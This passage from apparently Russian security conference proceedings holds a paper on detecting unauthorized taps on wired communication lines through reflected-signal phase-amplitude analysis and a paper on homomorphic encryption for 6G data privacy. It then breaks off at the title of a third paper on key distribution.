Ключевые слова: линии связи; отражённый сигнал; фазово-амплитудный анализ; удалённый мониторинг; несанкционированное подключение; техническая защита информации.

AUTOMATED DETECTION OF CONNECTIONS IN A COMMUNICATION LINE BASED ON SIGNAL ANALYSIS

Krasov Andrey, Vasichkin Sergey
The Bonch-Bruevich St Petersburg State University of Telecommunications
22, Bolshevikov prospect, St. Petersburg, 193232, Russia
e-mails: krasov@inbox.ru, sergey_vasichkin@bk.ru

Abstract. Methods of automatic detection of connections to wired communication lines based on the analysis of reflected signals are considered. The possibility of using phase-amplitude characteristics to assess the condition of the line and identify connections in remote monitoring systems is substantiated.

Keywords: communication lines; reflected signal; phase-amplitude analysis; remote monitoring; unauthorized connection; technical information security.

Введение. Контроль состояния физических каналов передачи данных является важным направлением в системе обеспечения информационной безопасности. Именно этот уровень инфраструктуры часто остаётся вне зоны действия программных защитных механизмов, которые в основном ориентированы на логический или прикладной уровень. Однако стабильность и защищённость физической среды напрямую влияют на надёжность всей системы передачи данных. Независимо от применяемых криптографических протоколов, средств аутентификации или фильтрации, уязвимости в кабельной инфраструктуре могут быть использованы для перехвата, искажения или подмены информации.

Даже в случаях, когда предприятие использует сертифицированные и официально рекомендованные программные средства защиты, остаётся вероятность технического подключения в физическую линию. Злоумышленник может установить дополнительное устройство, создать ответвление, нарушить целостность экранирования или изменить нагрузку. Такие действия редко вызывают сбои на прикладном уровне, но могут привести к потере конфиденциальности или нарушению целостности данных.

Особую значимость эта проблема приобретает на объектах, к которым предъявляются повышенные требования по уровню защиты. Это включает в себя промышленные производственные сети, управляющие комплексы, транспортные системы, энергетическую инфраструктуру, финансовые учреждения и банковские

дата-центры. В таких системах даже кратковременное или незаметное подключение может нанести серьёзный ущерб и повлечь за собой нарушение регламентов безопасности.

В современных исследованиях подчёркивается важность расширения традиционных методов мониторинга за счёт включения интеллектуальных алгоритмов анализа состояния линии, ориентированных на сигнальные характеристики. Такой подход позволяет не только выявлять факт подключения, но и классифицировать его характер на основании изменений в амплитудно-частотных и фазовых параметрах. В качестве одного из направлений развития систем удалённого контроля рассматривается интеграция средств физического анализа в комплексную архитектуру управления безопасностью [1].

Одним из перспективных направлений в обеспечении технической защиты каналов передачи данных является применение анализа отражённых сигналов, получаемых при зондировании линии. Такие сигналы содержат информацию о характеристиках среды распространения, включая изменения, вызванные внешним воздействием. Даже при корректном внешне подключении новых элементов, не вызывающем очевидных сбоев, отражённый сигнал изменяется. В нём фиксируются фазовые искажения, нестабильности амплитуды и отклонения временных характеристик. Эти параметры могут служить основой для диагностики нарушений в физической структуре линии.

Фиксируемые отклонения становятся признаками, позволяющими обнаружить подключение. На этом принципе можно строить системы пассивного наблюдения за состоянием физического канала. Такие системы не влияют на сетевой протокол, не участвуют в передаче данных и не требуют подключения к логическим уровням. Это делает их применимыми для защиты объектов, где требуется скрытое наблюдение, отсутствие внешнего воздействия и высокая надёжность фиксации аномалий. Особенно это актуально при защите инфраструктуры, в которой недопустимы простои и вмешательство в программную или сетевую часть оборудования.

Целью настоящей работы является формирование метода автоматического обнаружения подключений и вмешательств, основанного на анализе физических параметров отклика. Подход предполагает фиксацию характеристик сигнала в штатных условиях и последующее сравнение текущих данных с эталоном. Критериями оценки служат отклонения фазовых, амплитудных и временных характеристик. По результатам такого анализа можно определить текущее состояние канала и отнести его к одной из категорий: стабильное, изменённое или критическое.

Для успешной реализации метода необходимо решить несколько задач. Следует установить, какие параметры наиболее чувствительны к внешнему воздействию. Также важно выбрать методы регистрации и анализа этих параметров, обладающие достаточной точностью и надёжностью. Завершающим этапом подготовки является построение эталонной модели, которая будет использоваться в качестве опорного образца при регулярной диагностике. Эти условия определяют эффективность последующего обнаружения нарушений и устойчивость системы к ложным срабатываниям.

Анализ и обоснование подхода. Предлагаемый метод контроля направлен на выявление подключений в структуру проводной линии связи путём анализа изменений физических характеристик передаваемого сигнала. В отличие от логических средств защиты, которые отслеживают поведение устройств на уровне протоколов, данный подход опирается на свойства самой линии как физического объекта и не зависит от того, активен ли нарушитель в сети или нет. Это особенно важно для критически важных объектов, где угроза может исходить от пассивных подключений, не проявляющих себя в сетевой активности, но способных перехватывать или искажать передаваемую информацию.

Перед автоматическим сравнением текущих измерений с эталонной моделью необходимо учесть физическую структуру линии связи и её конфигурационные особенности. Это позволяет сформировать корректный сигнальный профиль, отражающий поведение линии в нормальном состоянии. На рис. 1 представлены ключевые параметры, которые следует учитывать при построении такой модели.



Рис. 1. Структурные параметры линии связи, учитываемые при формировании сигнального профиля

Представленная схема отражает типовую структуру физического подключения в линии связи, где каждый элемент влияет на форму и характеристики отражённого сигнала. Начальной точкой анализа служит источник сигнала, за которым следуют точки подключения, промежуточные соединения и конфигурационные особенности линии, включая ответвления и различную длину участков. Эти элементы могут вносить фазовые и амплитудные искажения, что делает их значимыми при формировании эталонной сигнальной модели.

Промежуточные соединения и особенности конфигурации линии — это участки, где чаще всего возникают отражения, локальные искажения и импедансные несоответствия. Каждый разъём, переход или ответвление может вносить фазовые сдвиги, колебания амплитуды и неравномерности спектра. Такие искажения особенно заметны при работе в широком частотном диапазоне и усложняют интерпретацию результатов диагностики.

Условия эксплуатации также влияют на поведение сигнала. Например, воздействие температуры, вибраций или износа может постепенно ухудшать контактные соединения и менять характеристики изоляции. Завершение линии через нагрузку считается важным параметром, так как от его согласованности зависит степень отражения сигнала. Нестабильные нагрузки могут создавать дополнительные помехи, даже если внешне система работает корректно.

Схема подключения отражает реальную топологию линии и учитывает расположение всех ключевых участков — источника сигнала, соединений, ответвлений и конечной нагрузки. Это повышает точность формирования эталонного сигнального профиля и помогает отличить стабильные особенности линии от нарушений. На основе схемы можно заранее определить чувствительные зоны, где с наибольшей вероятностью появятся искажения, если произойдёт подключение.

Основная идея метода заключается в том, что каждое подключённое к линии устройство, вне зависимости от его назначения и характеристик, вносит изменения в форму сигнала. Даже если подключение выполнено технически грамотно и согласовано по импедансу, оно оставляет свой «след» в виде незначительных фазовых сдвигов, паразитных ёмкостей или локальных неоднородностей. Эти изменения не влияют на функциональность системы, но могут быть зафиксированы средствами высокочастотной диагностики. Таким образом, анализ отклика линии на заранее сформированный тестовый сигнал позволяет обнаруживать подключения, в том числе скрытые.

В качестве тестового сигнала может использоваться как импульс, так и линейно-частотно модулированная последовательность, охватывающая широкий диапазон частот. Сигнал подаётся на вход линии, и система регистрирует его отражённую часть, анализируя ключевые параметры, чувствительные к физическим изменениям. Среди таких параметров можно выделить коэффициент отражения, который характеризует долю сигнала, возвращающуюся обратно; амплитудно-частотную характеристику, позволяющую судить о затухании сигнала на разных частотах; фазово-частотную характеристику, описывающую отклонения фазы при прохождении сигнала по линии; а также временную задержку отражения, по которой можно приблизительно определить расстояние до точки возможного подключения или неоднородности.

Даже при подключении стандартных нагрузок с соответствующими электрическими параметрами, в линии возникают отклонения, которые проявляются в виде неравномерного спектра сигнала, фазовых искажений или дополнительных временных задержек. Экспериментально установлено, что на высоких частотах, начиная с 30 МГц, чувствительность к подобным изменениям возрастает, и даже малозаметные отклонения можно надёжно зафиксировать. Например, при подключении дополнительного отрезка кабеля длиной менее двух метров с паразитной ёмкостью, фиксируются фазовые отклонения до 10–12 градусов и усиление затухания на 0.8–1.4 дБ в резонансной области.

Ключевым элементом разработанной системы технического контроля является алгоритм сопоставления текущих параметров сигнала с эталонным состоянием линии связи. Эталонный профиль формируется на этапе начальной калибровки, в ходе которой линия исследуется в условиях нормальной работы, без каких-либо нарушений, подключений или внешних воздействий. На этом этапе производится серия диагностических измерений, в результате которых фиксируются типичные характеристики отражённого сигнала. Эти характеристики включают амплитуду сигнала, фазовые сдвиги, спектральное распределение и временные задержки. Полученные данные формируют многокомпонентную сигнатуру, описывающую поведение линии при её корректной эксплуатации. Такой профиль сохраняется в системе как базовый образец, с которым в дальнейшем будут сравниваться все текущие измерения.

В процессе штатной работы система регулярно выполняет диагностическое зондирование линии. В канал передаётся тестовый импульс, по результатам отражения, которого регистрируются актуальные физические параметры сигнала. Полученные данные проходят предварительную обработку и сопоставляются с эталонными значениями. Анализ осуществляется по нескольким критериям: оценивается коэффициент отражения, фиксируются фазовые сдвиги, измеряется частотная деградация, а также рассчитываются временные искажения. Все метрики анализируются в совокупности, что позволяет сформировать обобщённую оценку текущего состояния линии.

На основе рассчитанных отклонений система автоматически присваивает линии одну из диагностических категорий. При незначительных расхождениях характеристики признаются стабильными. Если наблюдаются умеренные изменения по одному или нескольким параметрам, линия классифицируется как нестабильная, что может свидетельствовать о начальных признаках нарушения. При существенных отклонениях, особенно в сочетании фазовых и временных искажений, линия маркируется как критически нестабильная — с возможным фактом стороннего подключения или аварийного изменения структуры.

Разработанная система контроля позволяет фиксировать подключения в линию связи, а также отслеживать накопленные изменения в её физическом состоянии. К таким изменениям относятся процессы деградации,

развивающиеся при длительной эксплуатации. Это может быть старение кабельной среды, связанное с изменением свойств изоляции, ухудшением экранирования и появлением повреждений в проводнике. Также возможны нарушения в точках соединения, такие как коррозия на контактах, ослабление креплений, трещины в местах пайки и нестабильные соединения.

Подобные процессы не вызывают немедленного отказа и не нарушают работу логических протоколов, однако создают условия для будущей нестабильности. В таких ситуациях применение фазово-амплитудного анализа позволяет зафиксировать минимальные отклонения от исходных характеристик. Система реагирует на малозаметные фазовые искажения, смещения отражённых сигналов, изменения ёмкости и частотные потери. Эти признаки позволяют судить о раннем развитии неисправности.

При регулярном контроле даже незначительные отклонения не остаются незамеченными. Система отслеживает изменения на начальном этапе и предоставляет информацию о потенциально проблемных участках линии. Это даёт возможность провести замену компонентов, восстановить соединения или выполнить профилактическое обслуживание до возникновения серьёзных сбоев.

Оценка осуществляется непрерывно и без остановки работы линии, что позволяет внедрять систему в реальную инфраструктуру без модификации протоколов или оборудования. Достаточно один раз сформировать эталон, и система будет способна в дальнейшем отслеживать отклонения с высокой точностью. Благодаря этому контроль становится ненавязчивым, устойчивым к ложным срабатываниям и пригодным как для стационарных, так и для мобильных конфигураций.

Применение эталонного профилирования в сочетании с анализом физико-сигнальных параметров позволяет достичь баланса между чувствительностью и избирательностью. Такой подход даёт возможность обеспечить стабильный, автоматизированный мониторинг линии и своевременное выявление опасных изменений, влияющих на безопасность передаваемой информации.

Система рассчитана на автономную работу и применима в различных форматах, включая стационарные комплексы, мобильные установки и распределённые конфигурации. Такая архитектура особенно эффективна при ограниченном физическом доступе к оборудованию, а также в задачах скрытого, круглосуточного и надёжного мониторинга. Метод легко интегрируется в существующую инфраструктуру, не требует вмешательства в логические уровни и может использоваться как в составе многоуровневых систем защиты, так и в качестве самостоятельного средства контроля.

Исследования в области технической диагностики подтверждают необходимость комплексной интерпретации измерений. Простая фиксация сигнала недостаточна — требуется анализ причин его изменения, а также оценка влияния наблюдаемых искажений на устойчивость и безопасность канала передачи данных. В ряде работ подчёркивается, что подобная интерпретация должна учитывать структуру линии, тип передающего тракта, наличие повторяющихся отклонений и особенности среды передачи [2]. Такой структурный подход позволяет минимизировать ложные срабатывания и повысить точность идентификации.

Практическая реализация метода базируется на широко применяемых радиотехнических принципах измерений. Используются как частотные, так и временные методы анализа, включая векторное определение фазовых и амплитудных характеристик, расчёт коэффициента отражения и оценку отклика на импульсные сигналы. Методологические основы и примеры реализации подобных измерительных процедур подробно представлены в технической литературе, где акцент сделан на выборе рабочих диапазонов, методах настройки источников сигнала и правилах обработки полученных данных [3].

Дополнительной теоретической опорой служит концепция активной идентификации, в которой объект рассматривается как система, реагирующая на входной стимул. В данном контексте линию связи можно считать объектом, сигнальное поведение которого моделируется, фиксируется и сравнивается с предсказуемыми параметрами. Использование этой идеи позволяет не только обнаружить нарушение, но и провести первичную идентификацию подключённого объекта — например, отличить пассивный отвод от устройства, создающего резонансные искажения или шунтирующую нагрузку [4].

В результате предлагаемый подход, сочетающий фазово-амплитудный анализ, использование эталонного сигнального профиля и структурную интерпретацию отклонений, позволяет сформировать интеллектуальную систему технического контроля, работающую на физическом уровне линии связи. Благодаря высокой чувствительности фазового и амплитудного анализа система способна фиксировать минимальные изменения, связанные с подключением дополнительных элементов, даже если они не проявляют активности.

Формирование эталона, отражающего нормальное состояние линии, позволяет использовать метод сравнительного анализа: любое отклонение текущих характеристик от базового профиля трактуется системой как потенциальная аномалия. Это обеспечивает не только обнаружение подключений, но и количественную оценку их степени, а также возможность классификации по типу и уровню угрозы.

Метод основан на анализе физических параметров сигнала и не требует обращения к логическим уровням. Система работает напрямую с электрическими характеристиками, не обращая внимания на содержимое передаваемых данных. Она не анализирует сетевой трафик, не отслеживает пакеты и не взаимодействует с прикладными протоколами. Это позволяет контролировать состояние линии вне зависимости от того, осуществляется ли передача информации в текущий момент или нет. Подключения, не создающие сетевую активность, также попадают в зону наблюдения. Это делает метод особенно устойчивым к пассивным угрозам, которые сложно обнаружить стандартными средствами.

Принцип работы системы не требует внесения изменений в программное обеспечение или архитектуру используемой сети. Отсутствие вмешательства в сетевую структуру упрощает интеграцию и исключает необходимость дополнительных согласований. Система может быть установлена в уже функционирующей инфраструктуре без риска нарушить её работу.

Автономность разработанной системы позволяет обеспечить её устойчивую и непрерывную работу в широком диапазоне эксплуатационных условий. Она функционирует без постоянного участия оператора и не требует подключения к управляющим модулям или серверным платформам. Это особенно важно при развертывании на объектах, где нет возможности организовать круглосуточное наблюдение или обеспечить техническое обслуживание в режиме реального времени.

Система сохраняет работоспособность при колебаниях внешних параметров, таких как температура, влажность или вибрационные воздействия. Это даёт возможность использовать её в полевых условиях, на удалённых площадках и в зонах с ограниченным или полностью отсутствующим доступом персонала. Постоянное размещение на таких объектах обеспечивает своевременное выявление аномалий в физической структуре линии связи и позволяет проводить контроль без создания дополнительных рисков для оборудования или информационной инфраструктуры.

Универсальность метода позволяет применять его в разных форматах. Он работает в составе стационарных комплексов, включённых в существующие системы мониторинга, и в мобильных решениях, предназначенных для выездных проверок. При необходимости возможно развёртывание в распределённой конфигурации. В этом случае данные поступают с нескольких точек, что обеспечивает более полную картину состояния линии. Такой подход полезен при контроле протяжённых участков связи или при разнесённом расположении оборудования.

Метод интегрируется в текущую инфраструктуру без необходимости полной замены существующих компонентов. Он может использоваться в виде самостоятельного блока или как часть комплексной системы защиты, ориентированной на физический уровень. Это расширяет область его применения и повышает надёжность защиты каналов передачи данных.

Таким образом, задача выявления несанкционированных подключений к линиям связи остаётся актуальной для обеспечения технической защиты информации. В отличие от логических методов, рассматриваемый подход основан на анализе физических характеристик сигнала и не зависит от сетевой активности, что делает его особенно надёжным в условиях ограниченного доступа и высоких требований к скрытности наблюдения.

Фазово-амплитудный анализ отражённого сигнала позволяет фиксировать даже слабые изменения, вызванные подключениями или нарушением структуры линии. Формирование эталонного сигнального профиля и автоматическое сравнение с текущими измерениями обеспечивают не только фиксацию факта подключения, но и его классификацию по степени риска, без участия оператора.

Методика обладает высокой совместимостью с существующими телекоммуникационными системами и не требует значительных изменений в аппаратной части. Благодаря тому, что анализ производится на уровне физических сигналов, внедрение возможно без вмешательства в программное обеспечение или сетевую архитектуру, что особенно важно при работе с критически важными или сертифицированными объектами, где любые изменения требуют длительных согласований.

Предложенный метод обладает высокой степенью адаптивности. Он применим как в условиях стационарной телекоммуникационной инфраструктуры, так и в составе переносных или временных комплексов, предназначенных для оперативного анализа состояния линии. Такая универсальность делает его удобным для внедрения на объектах с различными требованиями к размещению оборудования и к режиму эксплуатации. Метод успешно реализуется в конфигурациях, где отсутствует постоянный доступ к каналу связи, и при этом требуется сохранение контроля за его физическим состоянием.

В процессе практического применения подход демонстрирует устойчивость к внешним факторам и надёжность при работе в нестабильных средах. Система сохраняет точность измерений вне зависимости от формата канала, длины линии или характеристик окружающей среды. Отсутствие привязки к протоколам передачи данных или операционным режимам оборудования исключает необходимость изменений в программной части или перестройки сетевой архитектуры.

Разработка ориентирована на выявление изменений, которые невозможно обнаружить с помощью стандартных программных средств. Сигнальные отклонения фиксируются на ранних стадиях, когда визуально и функционально линия остаётся работоспособной. Это позволяет заранее выявить потенциальные зоны риска, провести техническое обслуживание и предотвратить развитие отказов.

Автономность системы и независимость от логического трафика дают возможность интеграции в существующие схемы защиты информации без дополнительной нагрузки на операторов и технический персонал. Мониторинг осуществляется непрерывно, без вмешательства в процесс передачи данных, что особенно важно для критически важных объектов.

Заключение. В качестве итогового вывода можно отметить, что разработанный метод технического контроля линии связи обеспечивает высокий уровень достоверности и оперативности в обнаружении отклонений, связанных с подключением или деградацией элементов инфраструктуры. Его использование способствует созданию устойчивых систем защиты, которые работают на физическом уровне и дополняют традиционные подходы к обеспечению информационной безопасности. Метод открывает перспективы для развития направлений, связанных с интеллектуальным анализом сигналов, автоматической классификацией нарушений и построением полнофункциональных комплексов мониторинга.

СПИСОК ЛИТЕРАТУРЫ

1. Алейников А. А., Билятдинов К. З., Красов А. В., Левин М. В. Контроль, измерение и интеллектуальное управление трафиком: монография. Санкт-Петербург : Центр научно-информационных технологий «Астерион», 2016. 92 с. ISBN 978-5-00045-385-8.
2. Билятдинов К. З., Красов А. В., Меняйло В. В. Исследование систем и анализ результатов испытаний. СПб. : Центр научно-информационных технологий «Астерион», 2019. 362 с. ISBN 978-5-00045-813-6.
3. Куклин А. А., Кукушкин А. В. Радиотехнические измерения : учебное пособие. М. : Радио и связь, 2006. 284 с.
4. Орлов Ю. Ф. Активная идентификация объектов управления. М. : МГТУ им. Н. Э. Баумана, 2010. 296 с.

УДК 004.051

ЗАЩИТА КОНФИДЕНЦИАЛЬНОСТИ ДАННЫХ В 6G СРЕДАХ С ИСПОЛЬЗОВАНИЕМ ГОМОМОРФНОГО ШИФРОВАНИЯ

Куклина Маргарита Игоревна, Романова Александра Михайловна, Шевченко Александр Александрович
Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mails: alex_pavel1991@mail.ru, kuklina_mi@gmail.com, romanova_am@gmail.com

Аннотация. В условиях стремительного развития технологий связи, особенно с переходом к 6G, вопрос защиты конфиденциальности данных становится все более актуальным. С каждым годом увеличивается объем передаваемой информации, а также возрастает количество угроз, связанных с утечками данных и кибератаками. В этом контексте гомоморфное шифрование представляет собой одну из наиболее перспективных технологий, способных обеспечить высокий уровень безопасности и конфиденциальности данных. Гомоморфное шифрование позволяет выполнять вычисления над зашифрованными данными без необходимости их расшифровки, что открывает новые горизонты для защиты личной информации в условиях современных сетей связи.

Ключевые слова: гомоморфное шифрование; 6G; облачные вычисления; безопасность.

PROTECTING DATA PRIVACY IN 6G ENVIRONMENTS USING HOMOMORPHIC ENCRYPTION

Kuklina Margarita, Romanova Alexandra, Shevchenko Aleksandr
The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mails: alex_pavel1991@mail.ru, kuklina_mi@gmail.com, romanova_am@gmail.com

A**bstract**. With the rapid development of communication technologies, especially with the transition to 6G, the issue of data privacy protection is becoming increasingly relevant. The volume of information transmitted is increasing every year, as well as the number of threats related to data leaks and cyber-attacks. In this context, homomorphic encryption is one of the most promising technologies capable of providing a high level of data security and confidentiality. Homomorphic encryption allows you to perform calculations on encrypted data without having to decrypt it, which opens up new horizons for protecting personal information in modern communication networks.

Keywords: homomorphic encryption; 6G; cloud computing; security.

Введение. Гомоморфное шифрование стало важным элементом защиты данных, обеспечивая возможность выполнения вычислений с зашифрованной информацией без необходимости её расшифровки. Это свойство делает его особенно полезным для областей, где конфиденциальность информации критична, таких как медицинские, финансовые и биометрические системы. Полностью гомоморфное шифрование (FHE) позволяет осуществлять любые вычисления на зашифрованных данных (рис. 1), что значительно расширяет его применимость по сравнению с частично гомоморфными методами [1–3].



Рис 1. Схема работы гомоморфного шифрования

Гомоморфное шифрование представляет мощный инструмент для защиты данных в средах 6G, обеспечивая возможность обработки зашифрованной информации. Такой подход исключает необходимость расшифровки данных на стороне сервера, что значительно снижает риск утечки персональной информации. В современных системах, где осуществляется обмен большими объемами конфиденциальной информации, этот аспект становится ключевым для обеспечения защищенности [4].

Одним из главных направлений применения гомоморфного шифрования в 6G является облачное вычисление. Способность обрабатывать данные в зашифрованном виде кардинально изменяет подходы к хранению и вычислениям в облачных сервисах, позволяя выполнять сложные запросы, не раскрывая самих данных. Это позволяет сохранять конфиденциальность и целостность данных, например, в здравоохранении и банковском секторе, где требования к защите информации особенно высоки [5].

Одной из ключевых областей применения гомоморфного шифрования является машинное обучение, где оно демонстрирует свою значимость, обеспечивая конфиденциальность данных при решении задач, таких как логистическая регрессия и аппроксимация сигмоидных функций. Разработка таких методов позволяет избежать проблем, связанных с недостаточной защитой персональных данных, которые используются в учебных процессах [6].

Гомоморфное шифрование (ГШ) открывает новые горизонты для защиты конфиденциальных данных, особенно в средах 6G. Эта технология подразумевает выполнение вычислений на зашифрованных данных, что позволяет обеспечивать безопасность информации в облачных системах и других распределенных вычислительных архитектурах. Одним из ярких примеров применения ГШ (рис. 2) является использование библиотеки TenSEAL для решения задач, связанных с кредитным скорингом, где требуется высокая степень конфиденциальности данных, обрабатываемых на сторонних серверах [7–8].



Рис 2. Схема и примеры использования гомоморфного шифрования

Применение полностью гомоморфного шифрования в задачах машинного обучения предоставляет ряд преимуществ. Во-первых, это позволяет не раскрывать исходные данные в процессе выполнения вычислений. Вторым важным аспектом является возможность использования гомоморфного шифрования в виртуальных серверах, что усиливает защиту персональных данных и снижает риски утечек информации. Сравнительный анализ показывает, что использование облачных технологий с применением данной криптографической схемы может быть весьма эффективным с экономической точки зрения [9].

В реализации алгоритмов гомоморфного шифрования можно выделить несколько моделей, среди которых есть частично и полностью гомоморфные схемы. Эти методы отличаются по своим вычислительным затратам и области применения. Важно также отметить, что развитие технологий постоянно приводит к появлению новых подходов и алгоритмов, что создаёт дополнительный интерес к данной области.

Гомоморфное шифрование имеет широкие перспективы применения, включая такие сферы, как электронное голосование, где оно обеспечивает анонимность и безопасность голосов. На текущий момент технологии продолжают развиваться, однако многие вопросы, касающиеся стандартизации и интеграции гомоморфного шифрования в существующие системы, ещё требуют решения. Это связано с необходимостью создания безопасных и эффективных протоколов для обработки зашифрованных данных, что является важной задачей для исследователей и разработчиков в области криптографии [10].

Понимание различных моделей гомоморфного шифрования и их применения в рамках 6G может существенно улучшить защиту данных. Это приведет к созданию безопасных приложений, которые учитывают растущие требования к конфиденциальности и безопасности информации. Индивидуальные решения, основанные на ГШ, уже показывают свою эффективность и потенциал в различных индустриях, что свидетельствует о необходимости дальнейшего изучения и применения этих технологий.

Анализ технологий защиты конфиденциальности данных в 6G средах обрамляется множеством аспектов, среди которых особенно выделяются методы аутентификации и криптографические подходы. Применение биометрии как средства аутентификации демонстрирует значительное развитие, учитывая возможность идентификации пользователей по уникальным характеристикам. Тем не менее, многие веб-ресурсы до сих пор

ограничиваются использованием простых паролей, что создает уязвимости для утечки конфиденциальной информации [11].

Системы защиты данных (DLP-системы) играют важную роль в предотвращении утечек информации. Эффективность таких систем в значительной степени зависит от их возможностей по использованию криптографии и сетевого администрирования. Будущее развития DLP-системы связано с внедрением семантического анализа, который обещает значительно улучшить уровень безопасности. Таким образом, интеграция новых методов анализа может привести к более надежному контролю доступа и управлению информацией.

С учетом стремительного прогресса технологий и увеличения объема данных, которые обрабатываются в рамках 6G сред, важность защиты конфиденциальности данных становится всё более актуальной. В данной ситуации гомоморфное шифрование представляет собой перспективный инструмент для обеспечения безопасности данных. Эта технология позволяет производить вычисления на зашифрованных данных, что минимизирует риск утечки конфиденциальной информации, обеспечивая её защиту даже на этапах обработки. Растущее количество мобильных и облачных сервисов требует применения таких решений [12].

Развитие методов защиты информации, таких как гомоморфное шифрование, также позволяет крупным организациям и государственным структурам более эффективно противостоять кибератакам. Внедрение гибких и масштабируемых решений может стать критически важным для обеспечения защиты данных на всех уровнях. Это подчеркивает необходимость комплексного подхода к анализу текущих угроз и разработке адекватных мер безопасности.

Заключение. Перспективы развития технологий защиты данных в контексте 6G также представляют собой важный аспект. Ожидается, что с развитием технологий гомоморфного шифрования будут разработаны более эффективные алгоритмы, которые позволят снизить вычислительные затраты и упростить интеграцию этой технологии в существующие системы. Важно также отметить, что дальнейшие исследования в области защиты данных должны учитывать не только технические аспекты, но и правовые и этические вопросы, связанные с обработкой личной информации.

СПИСОК ЛИТЕРАТУРЫ

1. Вопросы применения прикладной гомоморфной криптографии // Вопросы кибербезопасности URL: https://cyberleninka.ru/article/n/voprosy-primeneniya-prikladnoy-gomomorfnoy-kriptografii (дата обращения: 01.07.2025).
2. Гомоморфизм в криптографии // Молодой исследователь Дона. URL: https://cyberleninka.ru/article/n/gomomorfizm-v-kriptografii (дата обращения: 02.07.2025).
3. Гомоморфное шифрование в базах данных // Интеллектуальные технологии на транспорте URL: https://cyberleninka.ru/article/n/gomomorfnoe-shifrovanie-v-bazah-dannyh (дата обращения: 01.07.2025).
4. Гомоморфное шифрование // Труды Института системного программирования РАН URL: https://cyberleninka.ru/article/n/gomomorfnoe-shifrovanie (дата обращения: 03.07.2025).
5. Методы полностью гомоморфного шифрования на основе матричных полиномов // Вопросы кибербезопасности URL: https://cyberleninka.ru/article/n/metody-polnostyu-gomomorfnogo-shifrovaniya-na-osnove-matrichnyh-polinomov (дата обращения: 01.07.2025).
6. Ограниченно гомоморфные схемы шифрования // Наука, образование и культура URL: https://cyberleninka.ru/article/n/ogranichenno-gomomorfnye-shemy shifrovaniya (дата обращения: 04.07.2025).
7. Особенности классификации и фильтрации трафика сети передачи данных 6G // Труды МАИ URL: https://cyberleninka.ru/article/n/osobennosti-klassifikatsii-i-filtratsii-trafika-seti-peredachi-dannyh-6g (дата обращения: 04.07.2025).
8. Липатников В.А., Шевченко А.А. Проактивное управление информационной безопасностью автоматизированной системы радиоконтроля // Информационные системы и технологии. 2019. № 4(114). С. 112-121.
9. Липатников В.А., Ложечкин А.А., Шевченко А.А. Построение комплексной защиты киберфизической системы от деструктивных воздействий // Информационные системы и технологии. 2020. № 6(122). С. 112-120.
10. Липатников В.А., Шевченко А.А. Модель процесса управления информационной безопасностью распределенной информационной системы на основе выявления и оценки уязвимостей // Информационные системы и технологии. 2018. № 1(105). С. 114-123.
11. Модель управления потоками трафика в программно-определяемой сети с изменяющейся нагрузкой / А. В. Красов, М. В. Левин, С. И. Штеренберг, П. А. Исаченков // Наукоемкие технологии в космических исследованиях Земли. 2016. Т. 8, № 4. С. 70-74. EDN WNEHJT.
12. Миняев, А. А. Метод и методика оценки эффективности системы защиты территориально-распределенных информационных систем / А. А. Миняев // Информатизация и связь. 2020. № 6. С. 29-36. EDN ESJFSC.

УДК 004.056.55

ИССЛЕДОВАНИЕ СТОЙКОСТИ МЕТОДА ФОРМИРОВАНИЯ БИТ СЫРОГО КЛЮЧА В ПРОТОКОЛЕ РАСПРЕДЕЛЕНИЯ КЛЮЧЕЙ НА ОСНОВЕ ОЦЕНКИ РАЗНОСТИ ПЕРЕДАВАЕМЫХ ОТСЧЁТОВ

Лапшин Алексей Сергеевич
